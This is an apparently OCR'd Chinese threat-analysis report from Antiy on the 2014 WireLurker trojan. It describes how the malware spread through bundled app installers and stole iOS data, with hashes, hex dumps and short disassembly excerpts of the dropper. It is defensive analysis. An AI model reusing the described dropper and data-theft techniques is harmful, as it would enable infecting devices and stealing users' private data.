
“破界”木马（WIRELURKER）综合分析报告

安天 CERT & AVL Team



首次发布时间：2014 年 11 月 08 日 08 时 00 分

本版本更新时间：2014 年 11 月 10 日 17 时 00 分

当前版本：V1.5

目 录

1 小序

如果“网络威胁”是一个幽灵的话，那么 2014 年，这个幽灵就一直在流窜。当“心脏出血（Heartbleed）”和“破壳(Shellshock)”把我们的目光刚刚锁定在类 UNIX 系统和开源领域时，沙虫（SandWorm）漏洞又让我们重回 Windows 战场。而北京时间 11 月 6 日起，引发业内关注的一个被称为“WireLurker”新样本通过 Windows 和 Mac OS X 系统实现对 iOS 系统的侵害。这个样本的形态和特点，无疑值得关注和深入分析，鉴于此样本影响的平台非常广泛，安天组成了由安天 CERT（安天安全研究与应急处理中心）和 AVL Team（安天旗下独立移动安全研究团队）的联合分析小组，但在我们同时研究了此次威胁的先发厂商 Palo Alto Networks 的大报告后，我们发现其已经非常详尽完备。在当年 Stuxnet、Flame 的分析中，我们意识到与兄弟厂商之间进行马拉松式的分析竞赛，一方面虽能提升分析深度和粒度，但同时也会造成业内资源的冗余消耗，是一柄双刃剑。因此我们决定减少此次分析兵力投入。以安天 CERT 和 AVL Team 的新分析员为主完成此次分析。雏鹰初飞，如有不足之处， 希望得到批评指正。也希望大家通读 Palo Alto Networks 的报告《WIRELURKER:A New Era in iOS and OS X Malware》和《WireLurker for Windows》，获得更系统全面的信息。

同时令我们非常开心的是，Palo Alto Networks 相关报告的主笔亦曾是安天 CERT 曾经的小伙伴 Claud Xiao。尽管远隔重洋，但我们依然面对同样的安全威胁而战斗。


海上出明月，应急响应时。伙伴隔海望，不觉起相思。

2 中文命名与概述

该恶意代码被其发现者 Palo Alto Networks 命名为“WireLurker”，直译其名为“连线潜伏者”。在我们讨论中文命名时，考虑到 WireLurker 主要拥有如下传播特点：通过第三方 APP 市场“麦芽地”（亦发现百度网盘的分享）进行下载传播到 iOS 系统。同时其亦具有如下功能特点：可在 Windows 平台运行带有恶意代码的包裹文件并将恶意代码安装到 iOS 系统、可在 Mac OS X 平台运行带有恶意代码的包裹文件并将恶意代码安装到 iOS 系统；最终对 iOS 系统相关文件进行窃取回传。从相关 WireLurker 样本所传播的环境涉及到 Windows、Mac OS X 两个桌面系统，涉及到一家第三方 App 市场，并最终危害智能终端操作系统 iOS 的特点来看，其跨越了多个系统平台，利用相关同步接口，突破了各平台间的边界，所以安天经过讨论最

终将 WireLurker 的中文命名定为“破界”。下图是此恶意代码整体传播与执行的示意图，或许能解释我们将其中文名命名为“破界”的初衷。

“破界”恶意代码在用户 iOS 系统中的主要恶意行为包括：获取电话、短信、浏览器、移动储存挂载、搜索、系统偏好等信息，并通过 POST 上传到服务器，其中通讯录和短信通过 sqlite 数据库获取，还会检测更新的恶意代码版本。



因在安天进行分析时，Palo Alto Networks 在其美国公司所在地时间 11 月 5 日发布针对苹果 OS X 及 iOS 系统的恶意代码新家族的分析大报告，并将其命名为“WireLurker”。按恶意代码家族命名中的规律，以最早发现的反病毒厂商命名为准，所以安天将该恶意代码命名为：Trojan/iOS.WireLurker。

为了使“破界”恶意代码疫情迅速得到控制，苹果已经撤销恶意软件的安装证书，使恶意软件无法进行安装操作；且传播源“麦芽地”网站已经于北京时间 2014 年 11 月 07 日 17 时关闭了苹果 App 大全的 Mac 软件分享功能。

3 某传播源文件分析

“麦芽地”传播源虽告一段落，但百度云 ekangwen206 用户分享的 247 个文件中全部带有能够感染 iOS 系统的“破界”恶意代码，所有文件均为苹果手机与平板的安装应用程序，程序类别多样，包括但不限于文字处理软件、即时通讯软件、游戏软件、银行终端软件等。根据百度云盘记录的下载次数，我们将所有

应用下载次数进行汇总统计，截止目前共计下载 72527 次，其中下载 RAR 包文件 70979 次，下载 DMG 包文件 1548 次。

文件类别	统计数量	下载次数	说明
RAR	180	70979	Windows 平台的 RAR 压缩文件，内部包含恶意安装程序
DMG	67	1548	iOS 平台的 DMG 压缩文件，内部包含恶意安装程序


将下载文件解包后，我们对恶意安装包的时间戳进行统计，根据样本的时间戳内容，这些恶意文件应该是使用生成器统一生成，且编译时间在 2014/3/13（不排除人为修改可能），那么可推测这些恶意文件可能是在 2014 年 3 月就开始传播了。

文件类别	时间戳
AutoCAD360 2.1	2014/3/13 15:56
OPlayer 2.0.12	2014/3/13 15:56
QQ 餐厅 2.2	2014/3/13 15:56
中国银行手机银行 2.6.3	2014/3/13 15:56
圣经 4.3.3	2014/3/13 15:56
我查查 5.8.0	2014/3/13 15:56
水果忍者免费版 1.8.4	2014/3/13 15:56
波克斗地主 2.21	2014/3/13 15:56
讯飞语音输入 1.0.1073	2014/3/13 15:56
……	
酷我音乐 3.4.0	2014/3/13 15:56
铁路 12306 1.24	2014/3/13 15:56
阿里旺旺 1.00.091	2014/3/13 15:56
音悦台 1.2.5.7	2014/3/13 15:56
鳄鱼小顽皮爱洗澡 1.13.0	2014/3/13 15:56
龙珠祖玛 1.9.0	2014/3/13 15:56


将下载的文件进行分析后发现 RAR 包样本都有共性行为：解包后包含 6 个相同的 DLL 文件，一个“使用说明.txt”文件，一个与安装包同名但后缀为.exe 的文件。后缀为.exe 文件均包含“破界”恶意文件，当其运行后将恶意文件释放到 TEMP 目录命名为“apps.ipa”，随后调用 iTunes 接口安装至 iOS 设备。后缀为.exe 文件中除恶意代码外还包含正常 iOS 安装包，当其运行后释放到 TEMP 目录命名为“third.ipa”，随后安装至 iOS 设备。

DMG 包中也存在“破界”恶意代码，其文件名称更改为“infoplistab”，且其 HASH 值与“apps.ipa”的 HASH 值相同。

下面为后缀为.exe 文件中嵌入的 apps.ipa 恶意文件“破界”二进制对比图：




下面为后缀为.exe 文件中嵌入的名称为 third.ipa 的正常文件二进制对比图：



4 “破界”恶意代码分析

4.1 “破界”恶意代码从 PC 端安装的执行流程

如果 iOS 设备已被越狱，则“破界”恶意代码从 PC 端向 iOS 端释放并安装恶意应用 apps，apps 启动后加载其包下的 lib 文件 sfbase.dylib，该文件以 Cydia 插件形式运行获取 root 权限，运行后会 hook sendEvent 函数，获取电话、短信、浏览器、移动储存挂载、搜索、系统偏好等信息通过 POST 上传到服务器，其中通信录和短信通过 sqlite 数据库获取，还会检测更新样本版本。下图为“破界”恶意代码执行流程。



4.2 Windows 平台的“破界”样本分析

1. 解包分析

下面以“中国银行手机银行 2.6.3.rar”为例进行分析。解包后有如下 8 个文件，其中 6 个 DLL 与 1 个文本文件为正常文件，后缀为.exe 文件为恶意文件。

解压后文件	MD5 值	说明
libiconv-2_.dll	9C8170DC4A33631881120A467DC3E8F7	正常的文件
libxml2.dll	C86BEBC3D50D7964378C15B27B1C2CAA	正常的文件
libz_.dll	BD3D1F0A3EFF8C4DD1E993F57185BE75	正常的文件
mfc100u.dll	F841F32AD816DBF130F10D86FAB99B1A	正常的文件
msvcr100.dll	BF38660A9125935658CFA3E53FDC7D65	正常的文件
zlib1.dll	C7D4D685A0AF2A09CBC21CB474358595	正常的文件
使用说明.txt	34DBC4D5D0A550F8DDC6A8564E7B5B2F	正常的文件
中国银行手机银行 2.6.3.exe	224A12F1EF2B599881BFBEE2C8BFC084	捆绑恶意代码的 PE 文件

2. 向 iOS 设备安装分析

- 当系统中未装入 iTunes 时，双击“中国银行手机银行 2.6.3.exe”时，出现警告提示，当点击“是”，会连接 iTunes 的官方下载站点: http://www.apple.com/cn/itunes/download/。

- 当系统中安装 iTunes 时，会有如下安装提示：

- 当接入 iOS 设备时，会有如下提示：

- 当点击“点击安装”时会进行安装并提示安装完成。

安装完成后在测试设备中无新增应用（正常应用及恶意应用均未安装成功），测试中将正常版本及越狱版本均进行了测试，测试设备：IPad MINI2 + iOS 7.0.4。

3. 释放文件分析

会在用户的 Temp 目录下释放出如下两个文件：

解压后文件	MD5 值	说明
apps.ipa	54d27da968c05d463ad3168285ec6097	“破界”恶意文件
third.ipa	59f6781f26e490a6ef37bf50e2256efa	正常的文件

Apps.ipa 文件在“中国银行手机银行 2.6.3.exe”中的偏移地址为：0xdbb22

```
000dbb20h: 00 00 50 4B 03 04 0A 00 00 00 00 00 6E 59 6B 44 ; ..PK........nYkD
000dbb30h: 00 00 00 00 00 00 00 00 00 00 00 00 11 00 1C 00 ; ................
000dbb40h: 50 61 79 6C 6F 61 64 2F 61 70 70 73 2E 61 70 70 ; Payload/apps.app
000dbb50h: 2F 55 54 09 00 03 DF 7E 1E 53 6C 7F 1E 53 75 78 ; /UT...遇.Sl .Sux
000dbb60h: 0B 00 01 04 F5 01 00 00 04 14 00 00 00 50 4B 03 ; ....?.......PK.
000dbb70h: 04 14 00 00 00 08 00 29 59 6B 44 EB 58 20 9C 4C ; .......)YkD隋 泱
000dbb80h: 72 00 00 AC B6 00 00 18 00 1C 00 50 61 79 6C 6F ; r..  ......Paylo
000dbb90h: 61 64 2F 61 70 70 73 2E 61 70 70 2F 31 32 30 2E ; ad/apps.app/120.
000dbba0h: 70 6E 67 55 54 09 00 03 5E 7E 1E 53 9F 7E 1E 53 ; pngUT...^~.S焰.S
000dbbb0h: 75 78 0B 00 01 04 F5 01 00 00 04 14 00 00 00 EC ; ux....?.......?
000dbbc0h: 5C 09 54 13 C9 D6 6E D4 01 64 71 DF 11 27 80 0B ; \.T.芍n?dq?'€.
000dbbd0h: 22 21 E9 EC 89 21 98 85 00 B2 09 04 01 F7 26 E9 ; "!霞?楣.?..??
```

third.ipa 文件在“中国银行手机银行 2.6.3.exe”中的偏移地址为：0x1FDA00

```
001fda00h: 50 4B 03 04 0A 00 00 00 00 00 35 9B 4C 43 00 00 ; PK........5沃C..
001fda10h: 00 00 00 00 00 00 00 00 00 00 08 00 15 00 50 61 ; ..............Pa
001fda20h: 79 6C 6F 61 64 2F 55 54 09 00 03 B5 31 59 52 B5 ; yload/UT...?YR?
001fda30h: 31 59 52 55 78 04 00 F5 01 F5 01 50 4B 03 04 0A ; 1YRUx..??PK...
001fda40h: 00 00 00 00 00 35 9B 4C 43 00 00 00 00 00 00 00 ; .....5沃C.......
001fda50h: 00 00 00 00 00 14 00 15 00 50 61 79 6C 6F 61 64 ; .........Payload
001fda60h: 2F 42 4F 43 4D 42 43 49 2E 61 70 70 2F 55 54 09 ; /BOCMBCI.app/UT.
001fda70h: 00 03 B5 31 59 52 B5 31 59 52 55 78 04 00 F5 01 ; ..?YR?YRUx..?
001fda80h: F5 01 50 4B 03 04 14 00 00 00 08 00 54 09 4B 43 ; ?PK........T.KC
001fda90h: D8 35 73 8A 25 56 07 00 90 67 14 00 1B 00 15 00 ; ?s?V..怪......
001fdaa0h: 50 61 79 6C 6F 61 64 2F 42 4F 43 4D 42 43 49 2E ; Payload/BOCMBCI.
001fdab0h: 61 70 70 2F 42 4F 43 4D 42 43 49 55 54 09 00 03 ; app/BOCMBCIUT...
001fdac0h: 90 DF 56 52 90 DF 56 52 55 78 04 00 F5 01 F5 01 ; 惚VR惚VRUx..??
001fdad0h: EC 58 7D 70 13 67 7A 7F 57 5F 96 6C 63 64 E3 F8 ; 霎}p.gz W 托cd涕
001fdae0h: 08 47 53 59 A6 8C F9 88 B1 7D 1C C3 A5 5C 6F 25 ; .GSY  鹋睇.氓\o%
001fdaf0h: D6 8B 9D 50 2C 1C C3 28 BE 5C FC 0D 6B 62 6C 61 ; 諱滾,.?碎?kbla
```

4. PE 文件的代码分析

```
3C8 call    ds:GetTempPathA
3C0 lea     ecx, [ebp+var_33C]
3C0 call    ds:??0?$CStringT@_WV?$StrTraitMFC_DLL@
3C0 xor     ebx, ebx
3C0 lea     ecx, [ebp+lpFileName]
3C0 mov     [ebp+var_4], ebx
3C0 call    ds:??0?$CStringT@_WV?$StrTraitMFC_DLL@
3C0 lea     edx, [ebp+Buffer]
3C0 push    edx
3C4 push    offset aSApps_ipa ; "%s/apps.ipa"
3C8 lea     eax, [ebp+lpString]
3C8 mov     byte ptr [ebp+var_4], 1
3C8 call    cat_str
3C8 lea     eax, [ebp+Buffer]
3C8 push    eax
3CC push    offset aSThird_ipa ; "%s/third.ipa"
3D0 lea     eax, [ebp+lpMultiByteStr]
3D0 call    cat_str
3D0 mov     eax, [ebp+lpString]
3D0 mov     edi, ds:MultiByteToWideChar
```

释放正常文件(third.ipa)和恶意文件(Apps.ipa)：


```
178 call    ds:GetTempPathA
170 lea     eax, [esp+16Ch+Buffer]
170 push    eax
174 push    offset aSApps_ipa ; "%s/apps.ipa"
178 lea     eax, [esp+174h+lParam]
178 call    cat_str
178 mov     ecx, [esp+174h+lParam]
178 push    ecx
17C push    edi
180 xor     edx, edx
180 mov     ecx, esi
180 call    install_app
```

将恶意文件 apps.ipa(“破界”恶意代码)向 iOS 设备中进行安装。

4.3 Mac OSX 平台的“破界”样本分析

1. 样本概述


本次分析以“三国杀 2.2.7.dmg”为例，该 dmg 文件并非 MAC 上的应用程序，而是直接调用代码连接 iOS 设备向其安装 app。其文件中包含的 app 为：third.ipa。同时，注意到该包中包含一个名为 infoplistab 的文件，该文件为另外一个 app(与“中国银行手机银行 2.6.3.exe”中的 Apps.ipa 为同一文件，MD5 一致)。dmg 文件内部结构如下：



2. 向 iOS 设备安装分析

a) 测试设备为非越狱设备时：


- 当运行“三国杀 2.2.7.dmg”时，出现绿色安装器的一个对话框，选择链接 iOS 设备进行 app 的安装。此安装器的制作方为“麦芽地”。



Key	Type	Value
▼ Information Property List	Dictionary	(22 items)
BuildMachineOSBuild	String	13B42
Localization native development r...	String	en
Executable file	String	appinstaller
Icon file	String	apps
Bundle identifier	String	com.maiyadi.appinstaller
InfoDictionary version	String	6.0
Bundle name	String	绿色IPA安装器
Bundle OS Type code	String	APPL
Bundle versions string, short	String	1.0
Bundle creator OS Type code	String	????
Bundle version	String	1
DTCompiler	String	com.apple.compilers.llvm.clang.1_0
DTPlatformBuild	String	5A3005
DTPlatformVersion	String	GM
DTSDKBuild	String	12F37
DTSDKName	String	macosx10.8
DTXcode	String	0502
DTXcodeBuild	String	5A3005
Minimum system version	String	10.7
Copyright (human-readable)	String	Copyright © 2014年 com.maiyadi. All rights reserved.
Main nib file base name	String	MainMenu
Principal class	String	NSApplication

- 点击安装，则向 iOS 设备安装其资源文件中的 third.ipa 文件。

- 在非越狱版本中仍然可以安装成功，并且能够正常运行。




测试设备：未越狱+ IPad MINI2 + iOS 7.0.4

b) 当设备为已越狱 iOS 设备时：

- 连接设备，MAC 无任何用户操作，界面显示仍需要点击安装。


- 已越狱的 IPad MINI2 设备上已被安装名为“应用大全”、“三国杀”的应用。



测试设备：已越狱+ IPad MINI2 + iOS 7.0.4

3. 释放文件分析

释放的文件中 third.ipa 为正常应用程序。而 infoplistab 为恶意 iOS 应用(“破界”恶意代码)。其文件结构如下，包含恶意执行代码 sfbase.dylib。



4. 关键 APP 文件的代码分析

“三国杀 2.2.7.dmg”安装程序会收集设备信息，判断是否 iOS 设备已经越狱，若设备已越狱则将恶意文件 infoplistab 释放出来，向 iOS 设备中安装。

```
mov     r12, cs:classRef_NSString
mov     rsi, cs:selRef_mainBundle
mov     rdi, cs:classRef_NSBundle
mov     r14, cs:_objc_msgSend_ptr
call    r14 ; _objc_msgSend
mov     rdi, rax
